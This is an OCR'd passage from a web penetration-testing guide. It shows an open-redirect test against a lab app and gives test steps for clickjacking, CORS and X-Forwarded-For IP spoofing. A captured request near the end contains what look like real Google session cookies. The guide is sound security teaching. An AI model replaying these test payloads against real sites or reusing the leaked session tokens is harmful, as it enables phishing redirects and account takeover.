
```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=https://google.com
```

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:21:45 GMT
Server: Apache-Coyote/1.1
Location: https://google.com
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```



```
GET / HTTP/1.1
Host: google.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
```

```
HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Location: https://www.google.com.vn/?gfe_rd=cr&dcr=0&ei=9DimWqT2AsSdX5-fgugE
Content-Length: 271
Date: Mon, 12 Mar 2018 08:23:16 GMT
Alt-Svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303335,quic=":443"; ma=2592000;
v="41,39,35"
Connection: close

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="https://www.google.com.vn/?gfe_rd=cr&amp;dcr=0&amp;ei=9DimWqT2AsSdX5-fgugE">here</A>.
</BODY></HTML>
```



2. Testing for Clickjacking

Clickjacking is a malicious technique that consist of deceiving a web user into interacting (in most case by clicking) with something different to what the user believes they are interacting with


How to Test


- Intercept proxy and analyze header (X-Frame-Option)
- Automate Scanner


Tools

- BurpSuite
- "Clickjacking Tool" - http://www.contextis.com/research/tools/clickjacking-tool/

Test Example







3. Test Cross Origin Resource Sharing


Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner

How to Test

- Origin & Access-Control-Allow-Origin: insecure configuration as '*' wildcard as value of the Access-Control-Allow-Origin (all domains are allowed)
- Access-Control-Request-Method & Access-Control-Allow-Method (must have in response header by the server to describe the methods the clients are allowed to use)
- Access-Control-Request-Header & Access-Control-Allow-Headers: determine which header can be used to perform a cross-origin request
- Access-Control-Allow-Credential: this header as part of preflight request indicates that the final request can include user credential
- Input validation

Test Example

- Using automate scan tool & intercept proxy tools



4. Testing for Spoofable Client IP address

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case

How to Test

- Intercept proxy
- Make sure request header do not import X-Forwarded-For, True-Client-IP, and X-Real-IP


234 https://accounts.google.com GET /ServiceLogin?service=mail&passive=tr... ✓ 200 951722 HTML Gmail ✓ 172.217.27.237 GAPS=1:clU3WKa...
Request Response
Raw Params Headers Hex
GET /ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&scc=1&ltmpl=default&ltmplcache=2&emr=1&osid=1 HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
NID=124=nQLTrD7bB1125PXgSysc91y09ufou-PRsy0b0FQ5KKGwXvZ9Gk2VDwamM0mNd-r13TqHlGt8cmaup53LAew-Fb-zd-kt3VoIxadXyI5UQNhpr922nUa-xU1KVoV0Zi2pw8AmBvDfAFkuyK6YoYHpjTNJGeH3nyyg5mUyHbjiEzqX0LRWAZaSt
ccLtPpCtTCUNsr3EmLW0I86-DncKuKDKZO; GAPS=1:rrVSCwKYwqSW0vA--lqbLolqi9glNWoSiInn8xYtPvi9SCjmlUkFTZjdKzDzPKr998b66KdlvFeym9nctKGcylo5_RlTdA:anDMBceafcIz_8EM;
ACCOUNT_CHOOSER=AFx_qI7XKi5lYaO_HAxdlXefGgW-sinksTZ5b5HvYtSWZM0HFXIl-4_WlolReAQmDIG16NyMs6ivRT4BMKKejjlD8MXUZPBTPGJFZV2ulqBSGiTp5nA4pnn3a_G7cbRq4ZECsZjBECIOBVUsjiEVtKAtlKOCC68mVG4Wbc7qEXANW
meDxW2FX4U2F308cbDfrT7Kl6hffFlUeNXeUvl-nt7owGTNQzIYvQ; CONSENT=YES+VN.vi+20170521-05-0; SID=agXvK4KYwlsA3QR3ZHLEx04p7aFt4qIPMo75YPNubQ29ock1AYH08B8xeVDED_lkJHOuHQ.;
LSID=doritos|mail|o.mail.google.com|o.notifications.google.com|s.VN|ss:agXvEzqKZpiTZWoxnMplcStJMmK68JrW6t3yzBdB1STyOtmtFXCtY6X8ZhU6_ra-HxQPNw.; HSID=A4prdyDY4pjlIStMj;
SSID=AbN52-yRLsxrxl7pS; APISID=97Qm5cvJL0MF1XeD/AulvBSGd63UrevtKV; SAPISID=Sew4fea_glUuq7xK/AqMJZLQZggjtG-5R4; 1P_JAR=2018-3-2-4; OGP=-506145l:
Connection: close
Upgrade-Insecure-Requests: 1

About Authors:

I am Manh Pham Tien, a very young researcher passionate in penetration testing, web security / exploit, cryptography & network security.